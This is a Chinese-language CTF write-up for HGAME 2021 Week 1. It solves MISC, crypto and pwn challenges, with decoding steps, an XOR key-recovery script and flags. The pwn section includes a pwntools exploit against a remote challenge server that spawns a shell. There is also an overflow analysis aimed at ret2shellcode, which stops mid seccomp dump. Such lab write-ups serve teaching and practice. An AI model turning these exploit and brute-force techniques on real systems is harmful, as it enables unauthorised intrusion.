# HGAME 2021 Week1

# MISC

## Base全家福

密文

```
R1k0RE1OWldHRTNFSU5SVkc1QkRLTlpXR1VaVENOUlRHTVlETVJCV0dVMlVNTlpVR01ZREtSUlVIQTJETO1aVUdSQ0RHTVpWSVlaVEVNWlFHTVpER01KWElRPT09PT09
```

base64 解密

```
GY4DMNZWGE3EINRVG5BDKNZWGUZTCNRTGMYDMRBWGU2UMNZUGMYDKRRUHA2DOMZUGRCDGMZVIYZTEMZQGMZDGMJXIQ======
```

base32  解密

```
6867616D657B57653163306D655F74305F4847344D335F323032317D
```

base16 解密

```
hgame{We1c0me_t0_HG4M3_2021}
```

## 不起眼压缩包的养成的方法

附件给了一张图片， 结合文件属性的详细信息的备注 "Secret hidden IN picture."

binwork  分解一下


```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
30            0x1E            TIFF image data, big-endian, offset of first image directory: 8
4634          0x121A          Copyright string: "Copyright (c) 1998 Hewlett-Packard Company"

WARNING: Extractor.execute failed to run external extractor 'jar xvf '%e'': [WinError 2] 系统找不到指定的文件。, 'jar xvf '%e'' might not be installed correctly

WARNING: Extractor.execute failed to run external extractor '7z x -y '%e' -p ''': [WinError 2] 系统找不到指定的文件。, '7z x -y '%e' -p ''' might not be installed correctly
629835        0x99C4B         Zip archive data, encrypted at least v2.0 to extract, compressed size: 129, uncompressed size: 117, name: NO PASSWORD.txt
630009        0x99CF9         Zip archive data, encrypted at least v2.0 to extract, compressed size: 835, uncompressed size: 823, name: plain.zip
```

拿到一个压缩包，打开就能看到压缩包的注释 "Password is picture ID (Up to 8 digits)"


ARCHPR 简简单单的暴力枚举




解压密码

```
70415155
```


解压拿到一个 txt 文件和 zip 文件，明显为明文攻击 （要注意的是txt文件压缩的方法是 BZip2 ）




解压密码

```
C8uvP$DP
```

解压拿到 zip 文件，没有提示仍有加密，观察一下二进制信息




这一段明显为十六进制数据，转 ASCII 得到 flag

```
hgame{2IP_is_Usefu1_and_Me9umi_i5_W0r1d}
```

# Galaxy

附件拿到一个流量包， Wireshark 导出对象 HTTP 拿到一张图片，文件属性中的详细属性也没啥提示

010 Editor 打开看看，看到有报错


chunk[0]部分有报错，怀疑图片被修改了宽长

网上找个脚本跑一下

```
# -*- coding: utf-8 -*-

import binascii
import struct

crc32key = 0xEB1EA007

for i in range(0, 65535):
  height = struct.pack('>i', i)
  #CRC: 7DC73F7F
  data = '\x49\x48\x44\x52\x00\x00\x14\x40' + height + '\x08\x03\x00\x00\x00'
  crc32result = binascii.crc32(data) & 0xffffffff
  if crc32result == crc32key:
    print ''.join(map(lambda c: "%02X" % ord(c), height))
```


将高度数据修改为正确值 0x00001000 就能看到 flag

---

hgame{Wh4t_A_W0nderful_Wallpaper}

```
hgame{wh4t_A_wOnderfu1_Wa11paper}
```

## Word RE:MASTER

附件拿到一个压缩包，（~~真是太棒~~）不用密码就能打开拿到两个 word 文档，一个有密码（~~一点都不好~~）一个没有

压缩包方式打开没有加密的 word 文档在里面找到 password 文件（用txt方式打开直接打开看不到完整的信息）

```
+++++ +++[- >++++ ++++< ]>+++ +.<++ +[->+ ++<]> ++.<+ ++[-> +++<] >+.<+ ++[-> ---
<] >-.++ ++++. <+++[ ->--- <]>-. +++.+ .++++ ++++. <+++[ ->--- <]>-- ----. +.---
--..+ .++++ +++++ .<+++ [->-- -<]>- ----- .<
```

结合 word 文档内容的提示应该为 Brainfuck 密码

解密得到

```
DOYOUKNOWHIDDEN?
```

可以成功打开第二个 word 文档

打开只有图片没有其他信息，应该有隐藏内容，找出隐藏内容只有空格，制表符

根据图片提示隐写或加密方式与雪有关

SNOW加密，将内容复制到 txt 文件中，解密得到flag

```
PS C:\Users\Director\Downloads\Word_REMASTER\SNOW> .\SNOW.EXE -C .\flag.txt
hgame{Challen9e_Whit3_P4NDOR4_P4R4DOXXX}
```

```
hgame{Challen9e_Whit3_P4NDOR4_P4R4DOXXX}
```

# Crypto

## まひと

拿到附件

摩斯密码

```
---../-..../-..-./.----/-----/----./-..-./.----/-----/---../-..-./.----/.----/---
--/-..-./----./-----/-..-./---../--.../-..-./.....//...--/-..-./.----/-----/--
-../-..-./----./----./-..-./.----/-----/----./-..-./---../...../-..-./.----/.---
-/-..../-..-./---../....-/-..-./--.../.----/-..-./.----/-----/---../-..-./.---
-/.----/....-/-..-./----./--.../-..-./---../....-/-..-./.----/.----/..--
-/-..-./...../--.../-..-./---../-....-/-..-./.----/-----/----./-..-./.----/.---
-/-..../-..-./.----/.----/-..../-..-./.----/-----/-----/-..-./.----/-----/-
-.../-..-./.----/.----/..---/-..-./.----/-----/...../-..-./--.../...--/-..-./--
-../..../-..-./--.../-----/-..-./---../----./-..-./.----/-----/----
-/-..-./-..../----./-..-./--.../-----/-..-./...../..---/-..-./----./-----/-..-./-
--../...--/-..-./--.../-----/-..-./.----/.----/.----/-..-./----./---
-./-..-./-..../----./-..-./....-/---../-..-./.----/..---/-----/-..-./.----/----
-/.----/-..-./....-/---../-..-./....-/---../-..-./.----/.----/....-/-..-./--.../-
---./-..-./---../---../-..-./.----/-----/....-/-..-./.----/..---/-----/-..-./.---
-/-----/.----/-..-./.----/.----/-----/-..-./--.../....-/-..-./---../...../-..-./-
--../....-/-..-./---../-..../-..-./...../--.../-..-./--.../----./-..-./----./-
-.../-..-./.----/.----/-----/-..-./...../...--/-..-./.----/-----/----./-..-./--
-../...../-..-./.----/-----/----./-..-./----./----./-..-./....-/---../-..-./.---
-/-----/.----/-..-./-..../...../-..-./-..../.----/-..-./-..../.----
```

摩斯密码解密得到十进制数据

```
86/109/108/110/90/87/53/108/99/109/85/116/84/71/108/114/97/84/112/57/86/109/116/
116/100/107/112/105/73/84/70/89/100/69/70/52/90/83/70/111/99/69/48/120/101/48/48
/114/79/88/104/120/101/110/74/85/84/86/57/79/97/110/53/106/85/109/99/48/101/65/6
1/61
```

十进制数据转ASCII

```
V/m/l/n/Z/W/5/l/c/m/U/t/T/G/l/r/a/T/p/9/V/m/t/t/d/k/p/i/I/T/F/Y/d/E/F/4/Z/S/F/o/
c/E/O/x/e/O/O/r/O/X/h/x/e/n/J/U/T/V/9/O/a/n/5/j/U/m/c/O/e/A/=/=
```

去 "/"  base64 解密

```
Vigenere-Liki:}VkmvJb!1XtAxe!hpM1{M+9xqzrTM_Nj~cRg4x
```

Vigenere 解密 密钥 Liki

```
}KccnYt!1NlPpu!zeE1{C+9pfrhLB_Fz~uGy4n
```

后结合猜测、题目格式提示与出题人的提示，感觉还有一种换位加密和替换加密

凯撒密码 位移13 凑齐关键字 "hgme"

```
}XppaLg!1AyCch!mrR1{P+9cseuYO_Sm~hTl4a
```

栅栏密码 栅栏数6 得到倒序flag （请找不同的解密网站多次尝试，运气这事谁说得准）

```
}!!Pu~X1m+YhpAr9OTpyRc_laC1sS4Lc{emagh
```

flag

```
hgame{cL4Ss1Cal_cRypTO9rAphY+m1X~uP!!}
```

# 对称之美

拿到附件

XOR 加密 密钥 16 位 密文 1069 位

```
import random
import string
import itertools
#from secret import FLAG

key = ''.join(random.choices(string.ascii_letters + string.digits, k=16))

cipher = bytes([ord(m)^ord(k) for m, k in zip(FLAG, itertools.cycle(key))])

print(cipher)

#cipher=b'rj:=5\x06:0\x0eu\x04\x0c\x15\x04J\x10XP0p/\x0b+,W!\x05\x07\x15\x00T\x0
1\x15\\-$+C!$W_\x0cBE\x04Q\n\x0cP-
7x\x0c<b\x13\'\x0c\x15\\\x0b_D\x1aX/16\x00+b\x124\x0e\n\x15\nL\x0c\x1dKcZ7\x16:l
W\x01\x05\x0bFE[\x0b\rU\'p:\x06n6\x1f0M\rW\x0f]\x07\x0cJc$0\x06#1\x129\x1b\x07FI
\x18n\x1aL7p1\x17n!\x16;M\x03Y\x16WD\n\\/1,\x06n6\x18u\x0e\rY\nJ\x17XX-
4xi!6\x1f0\x1fBV\nU\x14\x17J*$1\x0c #\x1bu\x19\x07V\rV\r\tL&#vi\x17-
\x02u\x00\x03LEV\x0b\x0c\x19159\x0f\'8\x12u\x04\x16\x19EZ\x11\x0c\x19:?-\x11n
\x054\x04\x0c\x15oQ\x17X[6#!C9-\x05>\x04\x0cREZ\x01\x10P-
4x\x17&\'W&\x0e\x07[\x00KD\x0cVc#=\x06%b}:\x18\x16\x15\x16A\t\x15\\7"!C9*\x12;M\
x1bZ\x10\x18\x08\x17V(p9\x17n#w%\x0c\x0b[\x11Q\n\x1f\x17cZ\x0c\x0b+0\x12u\x0c\x1
0PEK\x01\x0e\\114C<\'\x16&\x02\x0cFE^\x0b\n\x19781\x10`b#=\x08B?
\x03Q\x16\x0bMc9+C:*\x16!M\x15PBJ\x01XQ""<N9+\x050\tBA\n\x18\x08\x17V(p>\x0c<b}
<\x19L\x15*M\x16XX-31\x06
6W4\x03\x01P\x16L\x0b\nJc=9\x1an,\x18!M\nT\x13]D\x10X\'pR\x02n,\x168\x08BS\nJD\x
11Mop:\x16:b\x03=\x08\x1b\x15\x0eV\x01\x0f\x19789\x17n6\x1f0\x04\x10\x15oW\x13\x
16\x19!?<\n+1W"\x08\x10PEZ\x05\x0bP
14\x0f7b\x04,\x00\x0fP\x11J\r\x1bX/|x\x02=b}"\x08\x10PEL\x0c\x17J&p7\x05n2\x18!\
x08\x0cA\x0cY\x08XI15<\x02:-
\x05&M\rGEH\x16\x1d@mpR7&\'\x050\x0b\rG\x00\x14D\x0cQ*#x\x00//\x12u\x04\x0c\x15\
rY\n\x1c@c\'0\x06:*\x12\'MhV\rW\x0b\x0bP-7x\x02n/\x16!\x08N\x15\x06Y\x10\x1bQ*>?
C*+\x19;\x08\x10\x15\nJDrX5?
1\x07\',\x10u\x0f\x07\\\x0b_D\x17Wc$0\x06n/\x12;\x18BZ\x03\x18\x05XJ-
1*\x0f\',\x10yMh]\x10V\x03\n@c
9\x00%b\x183M\x15Z\tN\x01\x0b\x19,"x\x01+#\x05&Lha\x04S\x01XXc<7\x0c%b\x16!M\x1b
Z\x10JD\x1eX 5x\n
b\x03=\x08BX\x0cJ\x16\x17KcZ9\r*b\x1e8\x0c\x05\\\x0b]D\x19\x19/96\x06n1\x03\'\x0
c\x0bR\rLD\x1cV4>x\x17&\'W_\x00\x0bQ\x01T\x01V\x19\x1a?-
D".W&\x08\x07\x15\x07W\x10\x10\x1909<\x06=b\x183M\x1bZ\x10JDr_"3=C/0\x12u\x1d\x1
0P\x11L\x1dXJ:=5\x06:0\x1e6\x0c\x0e\x1bEl\x0c\x11Jc9+CD)\x19:\x1a\x0c\x15\x04KD\
x1aP/1,\x06<#\x1bu\x1e\x1bX\x08]\x10\n@c16\x07n+\x03r\x1eB?
\x12P\x01\n\\c27\x17&b\x04<\t\x07FE]\r\x0cQ&"x\x10\'&\x12u\x02\x04\x15\x11P\r\x0
b\x19I41\x15\'&\x1e;\nBY\x0cV\x01XX3
=\x02<b\x1a:\x1f\x07\x15\nJD\x14\\0#x\x17&\'W&\x0c\x0fPK27\x17\x19+5*\x06n+\x04u
\x19\nPE^\x08\x19^ypR\x0b)#\x1a0\x16:\x05\x17g\rM\x14"\x0f-0}$"dFV[\x01\x1c\x02-
w-)\x07 \x7f2?f\x1f\x1f?'
```

因为密钥只有 16 位，可以看作使用同一密钥对 66 组明文加密 密钥被多次使用且密钥范围已知

可以逐位列举密钥与对应的密文 XOR 判断列举的密钥是否正确

明文的范围可打印字符+空格+换行符

脚本：

```
import string

cipher=b'rj:=5\x06:0\x0eu\x04\x0c\x15\x04J\x10XP0p/\x0b+,W!\x05\x07\x15\x00T\x01
\x15\\-$+C!$W_\x0cBE\x04Q\n\x0cP-
7x\x0c<b\x13\'\x0c\x15\\\x0b_D\x1aX/16\x00+b\x124\x0e\n\x15\nL\x0c\x1dKcZ7\x16:l
W\x01\x05\x0bFE[\x0b\rU\'p:\x06n6\x1f0M\rW\x0f]\x07\x0cJc$0\x06#1\x129\x1b\x07FI
\x18n\x1aL7p1\x17n!\x16;M\x03Y\x16WD\n\\/1,\x06n6\x18u\x0e\rY\nJ\x17XX-
4xi!6\x1f0\x1fBV\nU\x14\x17J*$1\x0c #\x1bu\x19\x07V\rV\r\tL&#vi\x17-
\x02u\x00\x03LEV\x0b\x0c\x19159\x0f\'8\x12u\x04\x16\x19EZ\x11\x0c\x19:?-\x11n
\x054\x04\x0c\x15oQ\x17X[6#!C9-\x05>\x04\x0cREZ\x01\x10P-
4x\x17&\'W&\x0e\x07[\x00KD\x0cVc#=\x06%b}:\x18\x16\x15\x16A\t\x15\\7"!C9*\x12;M\
x1bZ\x10\x18\x08\x17V(p9\x17n#W%\x0c\x0b[\x11Q\n\x1f\x17cZ\x0c\x0b+0\x12u\x0c\x1
0PEK\x01\x0e\\114C<\'\x16&\x02\x0cFE^\x0b\n\x19781\x10`b#=\x08B?
\x03Q\x16\x0bMc9+C:*\x16!M\x15PBJ\x01XQ""<N9+\x050\tBA\n\x18\x08\x17V(p>\x0c<b}
<\x19L\x15*M\x16XX-31\x06
6W4\x03\x01P\x16L\x0b\nJc=9\x1an,\x18!M\nT\x13]D\x10X\'pR\x02n,\x168\x08BS\nJD\x
11Mop:\x16:b\x03=\x08\x1b\x15\x0eV\x01\x0f\x19789\x17n6\x1f0\x04\x10\x15oW\x13\x
16\x19!?<\n+1W"\x08\x10PEZ\x05\x0bP
14\x0f7b\x04,\x00\x0fP\x11J\r\x1bX/|x\x02=b}"\x08\x10PEL\x0c\x17J&p7\x05n2\x18!\
x08\x0cA\x0cY\x08XI15<\x02:-
\x05&M\rGEH\x16\x1d@mpR7&\'\x050\x0b\rG\x00\x14D\x0cQ*#x\x00//\x12u\x04\x0c\x15\
rY\n\x1c@c\'0\x06:*\x12\'MhV\rW\x0b\x0bP-7x\x02n/\x16!\x08N\x15\x06Y\x10\x1bQ*>?
C*+\x19;\x08\x10\x15\nJDrX5?
1\x07\',\x10u\x0f\x07\\\x0b_D\x17Wc$0\x06n/\x12;\x18BZ\x03\x18\x05XJ-
1*\x0f\',\x10yMh]\x10V\x03\n@c
9\x00%b\x183M\x15Z\tN\x01\x0b\x19,"x\x01+#\x05&Lha\x04S\x01XXc<7\x0c%b\x16!M\x1b
Z\x10JD\x1eX 5x\n
b\x03=\x08BX\x0cJ\x16\x17KcZ9\r*b\x1e8\x0c\x05\\\x0b]D\x19\x19/96\x06n1\x03\'\x0
c\x0bR\rLD\x1cV4>x\x17&\'W_\x00\x0bQ\x01T\x01V\x19\x1a?-
D".W&\x08\x07\x15\x07W\x10\x10\x1909<\x06=b\x183M\x1bZ\x10JDr_"3=C/0\x12u\x1d\x1
0P\x11L\x1dXJ:=5\x06:0\x1e6\x0c\x0e\x1bE]\x0c\x11Jc9+CD)\x19:\x1a\x0c\x15\x04KD\
x1aP/1,\x06<#\x1bu\x1e\x1bX\x08]\x10\n@c16\x07n+\x03r\x1eB?
\x12P\x01\n\\c27\x17&b\x04<\t\x07FE]\r\x0cQ&"x\x10\'&\x12u\x02\x04\x15\x11P\r\x0
b\x19I41\x15\'&\x1e;\nBY\x0cV\x01XX3
=\x02<b\x1a:\x1f\x07\x15\nJD\x14\\0#x\x17&\'W&\x0c\x0fPK27\x17\x19+5*\x06n+\x04u
\x19\nPE^\x08\x19^ypR\x0b)#\x1a0\x16:\x05\x17g\rM\x14"\x0f-0}$"dFV[\x01\x1c\x02-
w-)\x07 \x7f2?f\x1f\x1f?'
keySpace = ''.join(string.ascii_letters + string.digits)

for i in range(16):
    count = 0
    print(i, end = '')
    if (i < 13):
        for k in keySpace.encode():
            l = 0
            for j in range(67):
                res = k ^ cipher[j * 16 + i]
                if (res > 31 and res < 127 or res == 10):
                    l  += 1
                else:
```

```
                    break
            if (l == 67):
                print(bytes([k]), end = '')
                count += 1
    else:
        for k in keySpace.encode():
            l = 0
            for j in range(66):
                res = cipher[16 * j + i]
                if ((k ^ res) > 31 and (k ^ res) < 127 or (k ^ res) == 10):
                    l = l + 1
                if (l == 66):
                    print(bytes([k]), end = '')
                    count += 1
    print(count)

m0 = b'x'
m1 = b'01789'
m2 = b'C'
m3 = b'P'
m4 = b'X'
m5 = b'c'
m6 = b'N'
m7 = b'ABCDEFHJKLWZ'
m8 = b'w'
m9 = b'U'
m10 = b'chklmnorxy0145678'
m11 = b'b0'
m12 = b'k5'
m13 = b'e'
m14 = b'8'
m15 = b'dN'

key = m0 + bytes([m1[4]]) + m2 + m3 + m4 + m5 + m6 + bytes([m7[1]]) + m8 + m9 +
bytes([m10[4]]) + bytes([m11[0]]) + bytes([m12[1]]) + m13 + m14 +
bytes([m15[0]])
for i in range(1069):
    print(chr(key[i % 16] ^ cipher[i]), end = '')
```

题目提供的数据还是不能完全确定 key 的具体值，但范围已经很小，可以根据上下文以及 flag 的格式来判断 key 是否正确


```
0b'x'1
1b'0'b'1'b'7'b'8'b'9'5
2b'C'1
3b'P'1
4b'X'1
5b'c'1
6b'N'1
7b'A'b'B'b'C'b'D'b'E'b'F'b'H'b'J'b'K'b'L'b'W'b'Z'12
8b'w'1
9b'U'1
10b'c'b'h'b'j'b'k'b'l'b'm'b'n'b'o'b'r'b'x'b'y'b'0'b'1'b'4'b'5'b'6'b'7'b'8'18
11b'b'b'0'2
12b'k'b'5'2
13b'e'1
14b'8'1
15b'd'b'N'2

Symmetry in art is when the elements of
a painting or drawing balance each other
out. This could be the objects themselves,
but it can also relate to colors and
other compositional techniques.
You may not realize it, but your brain
is busy working behind the scenes to seek
out symmetry when you look at a painting.
There are several reasons for this. The
first is that we're hard-wired to look for
it. Our ancient ancestors may not have had
a name for it, but they knew that their
own bodies were basically symmetrical, as
were those of potential predators or prey.
Therefore, this came in handy whether
choosing a mate, catching dinner or
avoiding being on the menu of a snarling,
hungry pack of wolves or bears!
Take a look at your face in the mirror
and imagine a line straight down the
middle. You'll see both sides of your
face are pretty symmetrical. This is
known as bilateral symmetry and it's
where both sides either side of this
dividing line appear more or less the same.
So here is the flag:
hgame{XOr_i5-a_uS3fU1+4nd$fUNny_C1pH3r}
Press any key to continue . . .
```

```
hgame{XOr_i5-a_uS3fU1+4nd$fUNny_C1pH3r}
```

# Transformer

拿到压缩包附件，解压拿到两个文件夹和一个 txt ， txt 里面应该就是密文，根据文件夹里面的内容判断应该为简单替换密码



第一句就是

```
Mhe lift bridge console system has only used password login since 2003, the password is "hgame{ea5y_fOr_fun^3nd&he11o_}",Yon't forget to add the year at the end.
```

flag


```
hgame{ea5y_fOr_fun^3nd&he11o_2021}
```

# PWN

## whitegive

PWN 经典三连

checksec




IDA Pro


```
1  // local variable allocation has failed, the output may be wrong!
2  int __cdecl main(int argc, const char **argv, const char **envp)
3  {
4    char *v4; // [rsp+0h] [rbp-10h]
5    unsigned __int64 v5; // [rsp+8h] [rbp-8h]
6
7    v5 = __readfsqword(0x28u);
8    init_io(*(_QWORD *)&argc, argv, envp);
9    printf("password:");
10   __isoc99_scanf("%ld", &v4);
11   if ( v4 == "paSsw0rd" )
12   {
13     puts("you are right!");
14     system("/bin/sh");
15   }
16   else
17   {
18     puts("sorry, you are wrong.");
19   }
20   return 0;
21 }
```

gdb 启动!

~~好的，我不会！sudo poweroff~~

这个 scanf 读取十进制整数数据存储在 v4 再与 "paSsw0rd" 比较 这里只要这个 if 判断为 True 就可以拿到 shell

gdb 调试到 if 跳转之前




可以看到输入的值存储在 rdx ，"paSsw0rd" 的值存储在 rax


只要 rdx 与 rax 的值相同即可使判断为 True

exp:

```
from pwn import *

context(os = 'linux', arch = 'amd64', log_level = 'debug')
content = 1

def main():
    if content == 0:
        io = process('whitegive')
    else:
        io = remote("182.92.108.71", 30210)

    io.recv()
    io.sendline(str(4202514))

    io.interactive()

main()
```

flag

```
hgame{W3lCOme_tO_Hg4m3_2222z222zO2l}
```

# letter

PWN 经典三连

checksec

```
pwn_13$ ls
exp.py  flag  letter
pwn_13$ checksec letter
[*] '/home/pwn/2021hgame/pwn_13/letter'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

IDA Pro

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf; // [rsp+0h] [rbp-10h]

  init();
  write(1, "In old days, the letter is asked to be short.\n", 0x2EuLL);
  write(1, "how much character do you want to send?\n", 0x28uLL);
  read(0, &buf, 0x10uLL);
  LODWORD(length) = atoi(&buf);
  if ( (signed int)length > 15 )
  {
    write(1, "sorry, too long.\n", 0x11uLL);
  }
  else
  {
    read(0, &buf, (unsigned int)length);
    write(1, "hope the letter can be sent safely.\n", 0x24uLL);
  }
  return 0;
}
```

gdb 启动!

~~好的，我还是不会！~~

这里有数据类型的转换

```
LODWORD(length) = atoi(&buf);
if ( (signed int)length > 15 )
```

在 if 判断的时候 length 为有符号整数，可以输入较大的数值使 length 在判断的时候为负数，则在下个 read 函数处产生栈溢出

checksec 显示有 RWX 段，所以应该是要 ret2shellcode

init() 函数中对系统调用函数增加了限制

```
__int64 init()
{
  __int64 v0; // ST08_8

  setbuf(stdin, 0LL);
  setbuf(_bss_start, 0LL);
  setbuf(stderr, 0LL);
  v0 = seccomp_init(0LL, 0LL);
  seccomp_rule_add(v0, 2147418112LL, 2LL, 0LL);
  seccomp_rule_add(v0, 2147418112LL, 0LL, 0LL);
  seccomp_rule_add(v0, 2147418112LL, 1LL, 0LL);
  seccomp_rule_add(v0, 2147418112LL, 60LL, 0LL);
  seccomp_rule_add(v0, 2147418112LL, 231LL, 0LL);
  seccomp_rule_add(v0, 2147418112LL, 4294957238LL, 0LL);
  return seccomp_load(v0);
}
```

seccomp-tool

```
pwn_13$ seccomp-tools dump ./letter
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x0a 0xc000003e  if (A != ARCH_X86_64) goto 0012
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x07 0xffffffff  if (A != 0xffffffff) goto 0012
 0005: 0x15 0x05 0x00 0x00000000  if (A == read) goto 0011
 0006: 0x15 0x04 0x00 0x00000001  if (A == write) goto 0011
